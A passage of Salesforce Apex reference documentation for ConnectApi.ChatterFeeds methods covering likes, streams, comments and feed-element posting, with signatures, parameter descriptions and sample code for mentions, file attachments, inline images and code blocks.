   ConnectApi.ChatterFeeds.getFeedItemsFromFilterFeed(communityId, subjectId,
keyPrefixList[0]);
System.debug(myFeedItemPage);
```

`getLike(communityId, likeId)`

Returns the specified like.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike getLike(String communityId, String likeId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`likeId`
Type: String

The ID for a like.

Return Value

Type: `ConnectApi.ChatterLike`

`getLikesForComment(communityId, commentId)`

Returns the first page of likes for the specified comment. The page contains the default number of items.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.ChatterLikePage`

`getLikesForComment(communityId, commentId, pageParam, pageSize)`

Returns the specified page of likes for the specified comment.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForComment(String communityId, String commentId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterLikePage`

getLikesForFeedElement(communityId, feedElementId)

Get the first page of likes for a feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedElement(String communityId,
String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element.

Return Value

Type: ConnectApi.ChatterLikePage Class

If the feed element doesn't support the `ChatterLikes` capability, the return value is `ConnectApi.NotFoundException`.

getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize)

Returns the specified page of likes for a feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedElement(String communityId,
String feedElementId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: ConnectApi.ChatterLikePage Class

If the feed element doesn't support the `ChatterLikes` capability, the return value is `ConnectApi.NotFoundException`.

`getLikesForFeedItem(communityId, feedItemId)`

Returns the first page of likes for the specified feed item. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getLikesForFeedElement(communityId, feedElementId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ChatterLikePage`

getLikesForFeedItem(communityId, feedItemId, pageParam, pageSize)

Returns the specified page of likes for the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedItem(String communityId, String feedItemId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterLikePage`

`getRelatedPosts(communityId, feedElementId, filter, maxResults)`

Get posts related to the context feed element.

API Version

37.0

Available to Guest Users

37.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.RelatedFeedPosts getRelatedPosts(String communityId, String
feedElementId, ConnectApi.RelatedFeedPostType filter, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element. The feed element must be a question.

filter
Type: ConnectApi.RelatedFeedPostType

Specifies the type of related post. Values are:

- Answered—Related questions that have at least one answer.
- BestAnswer—Related questions that have a best answer.
- Generic—All types of related questions, including answered, with a best answer, and unanswered.
- Unanswered—Related questions that don't have answers.

Generic is the default value.

maxResults
Type: Integer

The maximum number of results to return. You can return up to 25 results; 5 is the default.

Return Value

Type: ConnectApi.RelatedFeedPosts

In version 37.0 and later, related feed posts are questions.

Each related feed post has a score indicating how closely it's related to the context feed post. We return related feed posts sorted by score, with the highest score first.

Usage

To test code that uses this method, use the matching set test method (prefix the method name with setTest). Use the set test method with the same parameters or the code throws an exception.

getStream(communityId, streamId)

Get information about a Chatter feed stream.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterStream getStream(String communityId, String streamId)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

streamId
Type: String

ID of the Chatter feed stream.

Return Value

Type: ConnectApi.ChatterStream

getStreams(communityId)

Get the Chatter feed streams for the context user.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterStreamPage getStreams(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: ConnectApi.ChatterStreamPage

getStreams(communityId, pageParam, pageSize)

Get a page of Chatter feed streams for the context user.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterStreamPage getStreams(String communityId, Integer
pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 5 to 100. The default size is 25.

Return Value

Type: `ConnectApi.ChatterStreamPage`

getSupportedEmojis()

Get supported emojis for the org.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.SupportedEmojis getSupportedEmojis()
```

Return Value

Type: `ConnectApi.SupportedEmojis`

Usage

To get the list, emojis must be enabled in your org.

isCommentEditableByMe(communityId, commentId)

Indicates whether the context user can edit a comment.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedEntityIsEditable isCommentEditableByMe(String communityId,
String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

ID of the comment.

Return Value

Type: `ConnectApi.FeedEntityIsEditable`

If the comment doesn't support the `edit` capability, the return value is `ConnectApi.NotFoundException`.

SEE ALSO:

Edit a Comment

`isFeedElementEditableByMe(communityId, feedElementId)`

Indicates whether the context user can edit a feed element. Feed items are the only type of feed element that can be edited.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedEntityIsEditable isFeedElementEditableByMe(String
communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element. Feed items are the only type of feed element that can be edited.

Return Value

Type: `ConnectApi.FeedEntityIsEditable`

If the feed element doesn't support the `edit` capability, the return value is `ConnectApi.NotFoundException`.

SEE ALSO:

Edit a Feed Element

Edit a Question Title and Post

isModified(communityId, feedType, subjectId, since)

Returns information about whether a news feed has been updated or changed. Use this method to poll a news feed for updates.

Important: This feature is available through a Feed Polling pilot program. This pilot program is closed and not accepting new participants.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedModifiedInfo isModified(String communityId,
ConnectApi.FeedType feedType, String subjectId, String since)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

Specifies the type of feed. The only supported type is `News`

subjectId
Type: String

The ID of the context user or the alias `me`.

since
Type: String

An opaque token containing information about the last modified date of the feed. Retrieve this token from the `FeedElementPage.isModifiedToken` property.

Return Value

Type: `ConnectApi.FeedModifiedInfo`

`likeComment(communityId, commentId)`

Adds a like to the specified comment for the context user. If the user has already liked this comment, this is a non-operation and returns the existing like.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike likeComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.ChatterLike`

`likeFeedElement(communityId, feedElementId)`

Like a feed element.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike likeFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.ChatterLike

If the feed element doesn't support the `ChatterLikes` capability, the return value is `ConnectApi.NotFoundException`.

Example

```
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null, '0D5D0000000KuGh');
```

likeFeedItem(communityId, feedItemId)

Adds a like to the specified feed item for the context user. If the user has already liked this feed item, this is a non-operation and returns the existing like.

API Version

28.0–31.0

Important: In version 32.0 and later, use likeFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike likeFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ChatterLike`

postComment(communityId, feedItemId, text)

Adds the specified text as a comment to the feed item, for the context user.

API Version

28.0–31.0

Important: In version 32.0 and later, use postCommentToFeedElement(communityId, feedElementId, text).

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postComment(String communityId, String feedItemId,
String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

text
Type: String

The text of the comment. Mentions are downgraded to plain text. To include a mention that links to a user, call `postComment(communityId, feedItemId, comment, feedItemFileUpload)` and pass the mention in a `ConnectApi.CommentInput` object.

Return Value

Type: `ConnectApi.Comment`

Usage

If hashtags or links are detected in *text*, they are included in the comment as hashtag and link segments. Mentions are not detected in *text* and are not separated out of the text.

Feed items and comments can contain up to 10,000 characters.

postComment(communityId, feedItemId, comment, feedItemFileUpload)

Adds a comment to the feed item from the context user. Use this method to use rich text, including mentions, and to attach a file to a comment.

API Version

28.0–31.0

Important: In version 32.0 and later, use postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload).

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postComment(String communityId, String feedItemId,
ConnectApi.CommentInput comment, ConnectApi.BinaryInput feedItemFileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

comment
Type: `ConnectApi.CommentInput`

In the `CommentInput` object, specify rich text, including @mentions. Optionally, in the `CommentInput.attachment` property, specify an existing file or a new file

feedItemFileUpload
Type: `ConnectApi.BinaryInput`

If you specify a `NewFileAttachmentInput` object in the `CommentInput.attachment` property, specify the new binary file to attach in this argument. Otherwise, do not specify a value.

Return Value

Type: `ConnectApi.Comment`

Usage

Feed items and comments can contain up to 10,000 characters.

Sample: Posting a Comment with a New File Attachment

To post a comment and upload and attach a new file to the comment, create a `ConnectApi.CommentInput` object and a `ConnectApi.BinaryInput` object to pass to the `ConnectApi.ChatterFeeds.postComment` method.

```
String communityId = null;
String feedItemId = '0D5D0000000Kcd1';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Comment Text Body';

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageInput.messageSegments.add(textSegment);

input.body = messageInput;

ConnectApi.NewFileAttachmentInput attachmentInput = new ConnectApi.NewFileAttachmentInput();
attachmentInput.description = 'The description of the file';
attachmentInput.title = 'contentFile.txt';
input.attachment = attachmentInput;

String fileContents = 'This is the content of the file.';
Blob fileBlob = Blob.valueOf(fileContents);
ConnectApi.BinaryInput binaryInput = new ConnectApi.BinaryInput(fileBlob, 'text/plain',
'contentFile.txt');

ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postComment(communityId, feedItemId,
 input, binaryInput);
```

`postCommentToFeedElement(communityId, feedElementId, text)`

Post a plain text comment to a feed element.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postCommentToFeedElement(String communityId, String
feedElementId, String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

text
Type: String

Text of the comment. A comment can contain up to 10,000 characters.

Return Value

Type: ConnectApi.Comment

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException`.

Example

```
ConnectApi.Comment comment = ConnectApi.ChatterFeeds.postCommentToFeedElement(null,
'0D5D0000000KuGh', 'I agree with the proposal.' );
```

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

Post a comment to a feed element. Use this method to post rich text, including mentions, and to attach a file. A comment can contain up to 10,000 characters.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postCommentToFeedElement(String communityId, String
feedElementId, ConnectApi.CommentInput comment, ConnectApi.BinaryInput
feedElementFileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

comment
Type: ConnectApi.CommentInput

The comment body, including text and mentions, and capabilities, such as information about an attached file.

feedElementFileUpload
Type: `ConnectApi.BinaryInput`

A new binary file to attach to the comment, or `null`. If you specify a binary file, specify the title and description of the file in the *comment* parameter.

Return Value

Type: `ConnectApi.Comment`

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException`.

Example for Posting a Comment with Mentions

You can post comments with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this method example.

```
String communityId = null;
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone in this group have an idea? ';
messageBodyInput.messageSegments.add(textSegmentInput);

mentionSegmentInput.id = '005D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

commentInput.body = messageBodyInput;

ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId,
 feedElementId, commentInput, null);
```

Example for Posting a Comment with an Existing File

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
```

```
textSegmentInput.text = 'I attached this file from Salesforce Files.';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.contentDocumentId = '069D00000001rNJ';

commentInput.capabilities = commentCapabilitiesInput;

ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, null);
```

Example for Posting a Comment with a New File

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

textSegmentInput.text = 'Enjoy this new file.';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.title = 'Title';

commentInput.capabilities = commentCapabilitiesInput;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.Comment commentRep =
```

```
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, binInput);
```

Example for Posting a Rich-Text Comment with an Inline Image

You can post rich-text comments with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this method example. In this example, the image file is existing content that has already been uploaded to Salesforce.

```
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String imageId = '069R00000000IgQ';
String mentionedUserId = '005R0000000DiMz';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
ConnectApi.InlineImageSegmentInput inlineImageSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);

mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '!';
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);

inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
```

Example for Posting a Rich-Text Comment with a Code Block

```
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String codeSnippet = '<html>\n\t<body>\n\t\tHello, world!\n\t</body>\n</html>';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
```

`postFeedElement(communityId, subjectId, feedElementType, text)`

Posts a feed element with plain text from the context user.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement postFeedElement(String communityId, String
subjectId, ConnectApi.FeedElementType feedElementType, String text)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the parent this feed element is being posted to. This value can be the ID of a user, group, or record, or the string `me` to indicate the context user.

feedElementType
Type: `ConnectApi.FeedElementType`

The only possible value is `FeedItem`.

text
Type: String

The text of the feed element. A feed element can contain up to 10,000 characters.

Return Value

Type: `ConnectApi.FeedElement`

Example

```
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), '0F9d0000000TreH',
ConnectApi.FeedElementType.FeedItem, 'On vacation this week.');
```

postFeedElement(communityId, feedElement, feedElementFileUpload)

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach a file to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

API Version

31.0–35.0

Important: In version 36.0 and later, this method is no longer available because you can't create a feed post and upload a binary file in the same call. Upload files to Salesforce first, and then use `postFeedElement(communityId, feedElement)` to create the feed post and attach the files.

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement postFeedElement(String communityId,
ConnectApi.FeedElementInput feedElement, ConnectApi.BinaryInput feedElementFileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedElement`
Type: `ConnectApi.FeedElementInput`

Specify rich text, including mentions. Optionally, specify a link, a poll, an existing file, or a new file.

`feedElementFileUpload`
Type: `ConnectApi.BinaryInput`

Specify the new binary file to attach to the post only if you also specify a `NewFileAttachmentInput` object in the *`feedElement`* parameter. Otherwise, pass `null`.

Return Value

Type: `ConnectApi.FeedElement`

Example for Posting a Feed Element with a New (Binary) File

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = 'me';

ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput();
contentInput.title = 'Title';

ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
capabilities.content = contentInput;

input.capabilities = capabilities;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), input, binInput);
```

`postFeedElement(communityId, feedElement)`

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach already uploaded files to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement postFeedElement(String communityId,
ConnectApi.FeedElementInput feedElement)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElement
Type: `ConnectApi.FeedElementInput`

Specify rich text, including mentions. Optionally, specify a link, a poll, or up to 10 existing files.

Return Value

Type: `ConnectApi.FeedElement`

Example for Posting a Feed Element with a Mention

You can post feed elements with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this method example.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

mentionSegmentInput.id = '005RR000000Dme9';
messageBodyInput.messageSegments.add(mentionSegmentInput);

textSegmentInput.text = 'Could you take a look?';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.subjectId = '0F9RR0000004CPw';

ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

Example for Posting a Feed Element with Existing Content

```
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Would you please review these docs?';
```

```
// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;

// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define a files capability to hold the file(s).

List<String> fileIds = new List<String>();
fileIds.add('069xx00000000QO');
fileIds.add('069xx00000000QT');
fileIds.add('069xx00000000Qn');
fileIds.add('069xx00000000Qi');
fileIds.add('069xx00000000Qd');

ConnectApi.FilesCapabilityInput filesInput = new ConnectApi.FilesCapabilityInput();
filesInput.items = new List<ConnectApi.FileIdInput>();

for (String fileId : fileIds) {
    ConnectApi.FileIdInput idInput = new ConnectApi.FileIdInput();
    idInput.id = fileId;
    filesInput.items.add(idInput);
}

ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.files = filesInput;

feedItemInput.capabilities = feedElementCapabilitiesInput;

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

Example for Posting a Rich-Text Feed Element with an Inline Image

You can post rich-text feed elements with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this method example. In this example, the image file is existing content that has already been uploaded to Salesforce. The post also includes text and a mention.

```
String communityId = null;
String imageId = '069D00000001INA';
String mentionedUserId = '005D0000001QNpr';
String targetUserOrGroupOrRecordId  = '005D0000001Gif0';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
```

```
ConnectApi.InlineImageSegmentInput inlineImageSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);

mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '!';
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);

inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postFeedElement(communityId, input, null);
```

Example for Posting a Rich-Text Feed Element with a Code Block

```
String communityId = null;
String targetUserOrGroupOrRecordId  = 'me';
String codeSnippet = '<html>\n\t<body>\n\t\tHello, world!\n\t</body>\n</html>';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
```

```
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postFeedElement(communityId, input);
```

Example for Sharing a Feed Element (in Version 39.0 and Later)

```
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Look at this post I'm sharing.';
// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;

ConnectApi.FeedEntityShareCapabilityInput shareInput = new
ConnectApi.FeedEntityShareCapabilityInput();
